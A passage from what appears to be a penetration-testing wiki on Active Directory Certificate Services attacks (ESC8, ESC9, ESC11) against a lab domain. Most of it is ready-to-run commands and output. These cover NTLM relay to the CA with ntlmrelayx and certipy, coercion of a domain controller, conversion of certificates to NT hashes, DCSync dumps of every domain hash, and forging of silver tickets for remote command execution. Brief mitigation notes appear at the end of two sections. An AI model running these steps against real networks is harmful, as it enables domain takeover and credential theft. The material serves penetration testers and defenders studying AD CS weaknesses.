Once coercion is successful, certipy or ntlmrelayx will both save the certificate file to the current directory.

{% code title="Output" %}

```
[*] Targeting http://10.10.10.2/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'SECURITY\\DC01$' based on the template
'DomainController'
[*] Got certificate with DNS Host Name 'DC01.SECURITY.LOCAL'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-1000'
[*] Saved certificate and private key to 'dc01.pfx'
```

{% endcode %}

Then use certipy to obtain credentials

```
certipy auth -pfx DC01$.pfx -dc-ip 10.10.10.100
```

Post Exploitation

Various post-exploitation steps can be undertaken after obtaining a machine account hash. The below example will focus on post-exploitation with a Domain Controller hash.

DCSync

A simple approach would be to perform a DCSync with `impacket-secretsdump` using the domain controller hash obtained from the certificate.

```
# All data
impacket-secretsdump 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d

# Single user
impacket-secretsdump 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d -just-dc-user krbtgt
```

Silver Ticket

As an alternative option we can generate a silver ticket for a particular service such as CIFS and then gain direct command execution over the target, in this case the Domain Controller.

Firstly, identify the domain SID.

{% code overflow="wrap" %}

```
impacket-lookupsid 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d | grep 'Domain SID is:'
```

{% endcode %}

Next, we use `ticketer` to forge a silver ticket for a given service. In this case CIFS over Domain Controller.

{% code overflow="wrap" %}

```
impacket-ticketer -nthash 1fe859c38adaa592ad52559fd9ab584d -domain-sid S-1-5-21-13999771-2333344039-1820745628 -domain security.local -spn
cifs/dc01.security.local Administrator
```

{% endcode %}

Then export the TGS.

```
export KRB5CCNAME=Administrator.ccache
```

Finally, authenticate and issue commands.

```
nxc smb dc01.security.local --use-kcache -x 'whoami'
```

```
(kali@kali)-[~]
$ nxc smb dc01.security.local --use-kcache -x 'whoami'
SMB dc01.security.local 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SECURITY.LOCAL)
SMB dc01.security.local 445 DC01 [+] SECURITY.LOCAL\Administrator from ccache (Pwn3d!)
SMB dc01.security.local 445 DC01 [+] Executed command via wmiexec
SMB dc01.security.local 445 DC01 security.local\administrator
```

Windows

{% hint style="warning" %}

Local administrator rights are required on Windows to perform this attack as SMB traffic needs to be redirected to a non-default port.

{% endhint %}


Enumeration

Certify does not identify web enrollment endpoints as such, some manual identification should be enough.

Browse to the Web Enrollement for the Certificate Authority.

```
http://ca.security.local/certsrv/certfnsh.asp
```

If we connect over HTTP and see an authentication form such as that shown below, the endpoint is likely vulnerable to ESC8.



Performing the attack

NTLMrelayx.exe

<https://github.com/The-Viper-One/RedTeam-Binaries/blob/main/ntlmrelayx.exe>

DivertTCPconn

https://github.com/Arno0x/DivertTCPconn/tree/master/compiled_binaries/Binaries_x64

SharpEFSTrigger

<https://github.com/The-Viper-One/RedTeam-Pentest-Tools/blob/main/Coercion/SharpEfsTrigger.exe>

Usage

Configure DivertTCPConn to redirect SMB traffic to port 8445 (Requires Local Admin)

```
.\divertTCPConn.exe 445 8445
```

Set up NTLMRelayx and target the Certificate Authority web enrollment point. Ensuring to specify --smb-port 8445.

{% hint style="info" %}

In the command shown below, ensure to select the correct template based on the machine account you are attempting to relay authentication to the web enrollement server for:

- DomainControllers --> --template DomainController
- Machine Accounts --> --template Machine

{% endhint %}

{% code overflow="wrap" %}

```
.\ntlmrelayx.exe --smb-port 8445 -t  
http://ca.security.local/certsrv/certfnsh.asp -smb2support --adcs --template  
DomainController
```

{% endcode %}

Coerce a Domain Controller to authenticate to the testing host in order to capture the certificate for the Domain Controller

```
.\SharpEfsTrigger.exe [Target] [Listening-Host] [API Call]  
.\SharpEfsTrigger.exe 10.10.10.100 10.10.10.3 EfsRpcEncryptFileSrv
```

This should capture the certificate of the Domain Controller providing the coercion is successful.

```

[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca.security.local as SECURITY/DC01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 71
[*] Base64 certificate of user DC01$:
IIIR1QIBAZCCEV8GCSqGSIb3DQEHAaCCEYAEghF8MIIReDCCB68GCSqGSIb3DQEHBqCCB6AwggegAgEAMIH1QYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAM
bvcvTyBkKgKobWzicrb/MHY+SdKA1i2gg205igQhVq050RV+hNqbrlyU53CXr6frzA3YzwPIyOqbGe0It/66rhphzeBwhXvR0rP3P3e8D6kXmYQg6m5/6
3aFmDBR/jxmcxmbZqL/byWb+S1JucjS3ZDcuABdJ81laWCZ+T+2oFwW0GIjm4djbSbgCBnDXe7bEG8ceS9M6ne1hyWEYUqPEHZdYntqB707VfxIGAfpYL
C6VxsvwiVilmwVmMGc7g+gPEWYOMLNBfZs03cu3g3ivjXf6S5hdV+lqgPm/wMRioPPlpepGNBBuRLOfOLnw8+r592aQUG5NGccma45YNHJpxcemaui/N
urKuCiIvAJVTaneoNU+yd3vxf9mjQKP6011+1MD908PyDV+7KDzTnEjzV186b/zhCQtstWqym7KNMARfMboSEF1Kfi6IzgFK8bMNIxYu+cjQU0p0XYXW
b0HkLsWf/4MfddLTXu/EuylwrKZ4wh0KdJxqbu5rSrhbdza6DYVD55ENkrprvE0T+k8uSWT7XXuXiF+4JhP4XsgoqA/H/mb6m9vsE1USmMohEUI+TEp
GjKGqkDeECsZiWlKLGhsZvYyHr71WCSveosyZssuY6NiJtn9PQW198UCPny3Iydtg1DYWx8dmeFour9ucF73rSALiSwz9irKitViZHQkusKnttVCyI

```

Post Exploitation

DCSync

A simple approach would be to perform a DCSync with PsMapExec using the domain controller TGT obtained from the certificate.

```
{% code overflow="wrap" %}
```

```
PsMapExec -targets 'dc01' -domain 'security.local' -method 'dcsync' -
showoutput -ticket 'doIGRjCCBkKgAwIBBaEDAgEWooI....'
```

```
{% endcode %}
```

```

[*] Supplied Ticket Details
- Type      : TGT
- UserName  : DC01
- Realm     : SECURITY.LOCAL
- Expires   : 07/03/2025 05:35:43
- DCSync output will be written to C:\Users\moe\PMEDCSync\DCSync_Full_Dump

DCSync 10.10.10.100 DC01.SECURITY.LOCAL Windows Server 2022 Standard Evaluation [+] SUCCESS

CA$:aad3b435b51404eeaad3b435b51404ee:21b52c2225d01171b38a6ebe67378148:::
krbtgt::aad3b435b51404eeaad3b435b51404ee:e32213313f9a960f3300f696dd01f2ea:::
moe:aad3b435b51404eeaad3b435b51404ee:64a3b86ee4465c5b974f9e2c3ac33cf0:::
Arbiter::aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Administrator::aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
StandardUser::aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
moe:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC01$:aad3b435b51404eeaad3b435b51404ee:1fe859c38adaa592ad52559fd9ab584d:::

```

Mitigation

URL: <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>

- Enable EPA for Certificate Authority Web Enrollment
- Disable NTLM on any AD CS Servers in your domain using the group policy [Network security: Restrict NTLM: Incoming NTLM traffic](#). To configure this GPO, open Group Policy and go to Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Security Options and set Network security: Restrict NTLM: Incoming NTLM traffic to Deny All Accounts or Deny All domain accounts. If needed, you can add exceptions as necessary using the setting [Network security: Restrict NTLM: Add server exceptions in this domain](#).
- Disable NTLM for Internet Information Services (IIS) on AD CS Servers in your domain running the "Certificate Authority Web Enrollment" or "Certificate Enrollment Web

ESC9 - WIP

{% hint style="warning" %}

Document is work in progress and incomplete

{% endhint %}

Description

If the `msPKI-Enrollment-Flag` attribute of a certificate template includes the `CT_FLAG_NO_SECURITY_EXTENSION` value, the `szOID_NTDS_CA_SECURITY_EXT` extension will **not** be included in the issued certificates. As a result, regardless of how the `StrongCertificateBindingEnforcement` registry key is configured—even if it is set to its default value of 1—the certificate mapping process will behave as though the registry key is set to 0. This effectively **bypasses strong certificate mapping**, potentially weakening the security of certificate-based authentication.

What this means is that if we possess access to an account that has Write privileges to a user account, we can modify the target users User Principal Name (UPN), change it to that of another account we wish to compromise.

Attack Overview

1. Modify UPN of Target Account (B):

- If an attacker (Account A) has **GenericWrite** permissions on Account B, they can modify Account B's UPN to match that of a higher-privileged account (Account C).

2. Request Certificate for Account B:

- The attacker then requests a certificate for Account B. Due to the modified UPN, the certificate will be issued with the identity of Account C.

3. Authenticate as Account C:

- With the obtained certificate, the attacker can authenticate as Account C, effectively escalating their privileges.

This is not something generally configured within the template options itself but rather by an administrator with certutil.

```
certutil -dstemplate ESC9 msPKI-Enrollment-Flag +0x00080000
```

Old Value:

```
msPKI-Enrollment-Flag REG_DWORD = 829 (2089)
```

```
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 1
CT_FLAG_PUBLISH_TO_DS -- 8
CT_FLAG_AUTO_ENROLLMENT -- 20 (32)
CT_FLAG_ALLOW_ENROLL_ON_BEHALF_OF -- 800 (2048)
```

New Value:

```
msPKI-Enrollment-Flag REG_DWORD = 80829 (526377)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 1
CT_FLAG_PUBLISH_TO_DS -- 8
CT_FLAG_AUTO_ENROLLMENT -- 20 (32)
CT_FLAG_ALLOW_ENROLL_ON_BEHALF_OF -- 800 (2048)
0x80000 (524288)
```

CertUtil: -dsTemplate command completed successfully.

Requirements for attack path

- The **StrongCertificateBindingEnforcement** registry key should remain at its default value of 1 and should not be set to 2, or the CertificateMappingMethods must include the UPN flag (0x4).
- The certificate template must have the `CT_FLAG_NO_SECURITY_EXTENSION` flag included in the `msPKI-Enrollment-Flag` attribute.
- Additionally, the certificate template must explicitly allow **Client Authentication** as one of its intended purposes.
- For privilege escalation, an attacker must have at least GenericWrite permissions on a user account (Account A) to compromise another user account (Account B).

ESC11

Description

ADCS exposes an RPC endpoint for certificate enrollment. The endpoint MS-ICPR is an RPC interface. The RPC protocol allows each interface to define its NTLM signature management policy. In this case, the flag `IF_ENFORCEENCRYPTICERTREQUEST` determines if a signature check is performed. As the RPC protocol supports NTLM authentication, when there are no signature checks performed the endpoint is vulnerable (similar in concept to SMB NTLM relaying when SMB signing is disabled).

Default ADCS settings enforce the signature check. However, in some cases this may be disabled in ADCS to ensure compatibility with legacy clients such as Windows Server 2012

and 2008. When this check is enabled, it becomes possible to perform a NTLM relay attack over the RPC endpoint.


Requirements for attack path

- IF_ENFORCEENCRYPTICERTREQUEST flag is not enabled on the CA

Linux

Enumeration

```
certipy find -u 'Moe@Security.local' -p 'Password123' -dc-ip 10.10.10.100 -  
stdout -vulnerable
```



```
0
Certificate Authorities
CA Name : SECURITY-CA-CA
DNS Name : CA.SECURITY.LOCAL
Certificate Subject : CN=SECURITY-CA-CA, DC=SECURITY, DC=LOCAL
Certificate Serial Number : 221023B580B0DFB14584D71E63682863
Certificate Validity Start : 2025-03-04 13:07:42+00:00
Certificate Validity End : 2030-03-04 13:17:42+00:00
Web Enrollment : Enabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Disabled
Permissions
Owner : SECURITY.LOCAL\Administrators
Access Rights
Enroll : SECURITY.LOCAL\Authenticated Users
ManageCa : SECURITY.LOCAL\Moe
SECURITY.LOCAL\Domain Admins
SECURITY.LOCAL\Enterprise Admins
SECURITY.LOCAL\Administrators
ManageCertificates : SECURITY.LOCAL\Domain Admins
SECURITY.LOCAL\Enterprise Admins
SECURITY.LOCAL\Administrators
[!] Vulnerabilities
ESC7 : 'SECURITY.LOCAL\Moe' has dangerous permissions
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
ESC11 : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```

Performing the attack

There are two ways to perform this attack. Either using certipy or using a fork of Impacket which supports the appropriate RPC calls.

Run certipy, targeting the Certificate Authority and using the required template.

```
{% hint style="info" %}
```

Ensure to select the correct template based on the machine account you are attempting to relay authentication to the web enrollement server for:

- DomainControllers --> -template DomainController
 - Machine Accounts --> -template Machine
- ```
{% endhint %}
```

```
certipy relay -target "rpc://10.10.10.2" -ca "SECURITY-CA-CA" -template
DomainController
```

Then force coercion with coercer, selecting the intended target (Domain Controller in the example below)

```
coercer coerce -l 10.10.10.4 -t 10.10.10.100 -d security.local -u moe -p Password123
```

```
[*] Targeting rpc://10.10.10.2 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:10.10.10.2[135] to determine ICPR
stringbinding
[*] Attacking user 'DC01$@SECURITY'
[*] Requesting certificate for user 'DC01$' with template 'DomainController'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 76
[*] Got certificate with DNS Host Name 'DC01.SECURITY.LOCAL'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-1000'
[*] Saved certificate and private key to 'dc01.pfx'
```

Alternitavely we can use a fork of impacket which supports the required RPC calls.

```
Clone the fork
git clone https://github.com/sploutchy/impacket.git
cd impacket
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

If issues are encountered it could be worth running the setup.py file
sudo python3 setup.py install
```

After setup execute ntlmrelayx.py, targeting the Certificate Authority and selecting the appropriate certificate template.

```
{% code overflow="wrap" %}
```

```
sudo python3 ntlmrelayx.py -t rpc://10.10.10.2 -rpc-mode ICPR -icpr-ca-name 'SECURITY-CA-CA' -smb2support --template DomainController
```

```
{% endcode %}
```

Then force coercion with coercer, selecting the intended target (Domain Controller in the example below)

```
coercer coerce -l 10.10.10.4 -t 10.10.10.100 -d security.local -u moe -p Password123
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from
10.10.10.100, attacking target rpc://10.10.10.2
[*] Authenticating against rpc://10.10.10.2 as SECURITY/DC01$ SUCCEEDED
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.10.10.100
controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 75
[*] Base64 certificate of user DC01$:
b'MIIR1QIBAzCCEY8GCSqGSIB3DQEHAaCCEYAEghF8MIIReDCCB68GCSqGSIB3DQEHB<-- Snip
-->'
```

```
{% hint style="info" %}
```

This Impacket fork does not appear to auto save the pfx file. We need to copy the Base64 encoded certificate data and either decode into a .pfx file or we can use the Base64 encoded data with Rubeus on Windows to generate a RC4 hash or Kerberos TGT.

Ensure when copying the data to only copy between the first ' and last '. As shown in the example above, the output is slightly malformed.

```
{% endhint %}
```

Convert the Base64 encoded data to a pfx file

```
echo 'MIIR1QIBA <-- Snip --> ECK3ffBogi5wl' | base64 -d > dc01.pfx
```

Regardless of using certipy or ntlmrelayx, we should now have a .pfx file for the system we performed coercion against. We can then use certipy to request credentials.

```
certipy auth -pfx dc01.pfx -dc-ip 10.10.10.100
```

```
[*] Using principal: dc01$@security.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@security.local':
aad3b435b51404eeaad3b435b51404ee:1fe859c38adaa592ad52559fd9ab584d
```

## Post Exploitation

Various post-exploitation steps can be undertaken after obtaining a machine account hash. The below example will focus on post-exploitation with a Domain Controller hash.

## DCSync

A simple approach would be to perform a DCSync with `impacket-secretsdump` using the domain controller hash obtained from the certificate.

```
All data
impacket-secretsdump 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d

Single user
impacket-secretsdump 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d -just-dc-user krbtgt
```

## Silver Ticket

As an alternative option we can generate a silver ticket for a particular service such as CIFS and then gain direct command execution over the target, in this case the Domain Controller.

Firstly, identify the domain SID.

{% code overflow="wrap" %}

```
impacket-lookupsid 'DC01$'@10.10.10.100 -hashes
:1fe859c38adaa592ad52559fd9ab584d | grep 'Domain SID is:'
```

{% endcode %}

Next, we use `ticketer` to forge a silver ticket for a given service. In this case CIFS over Domain Controller.

{% code overflow="wrap" %}

```
impacket-ticketer -nthash 1fe859c38adaa592ad52559fd9ab584d -domain-sid S-1-5-21-13999771-2333344039-1820745628 -domain security.local -spn
cifs/dc01.security.local Administrator
```

{% endcode %}

Then export the TGS.

```
export KRB5CCNAME=Administrator.ccache
```

Finally, authenticate and issue commands.

```
nxc smb dc01.security.local --use-kcache -x 'whoami'
```

## Windows

{% hint style="warning" %}

This section is yet to be completed.

{% endhint %}

## Mitigation

To resolve this issue the Certificate Authority needs to have enforced encryption on MS-ICPR requests. The following command should be issued on the ADCS server.

```
certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST
```

Then restart the services to allow changes to take place.

```
net stop certsvc & net start certsvc
```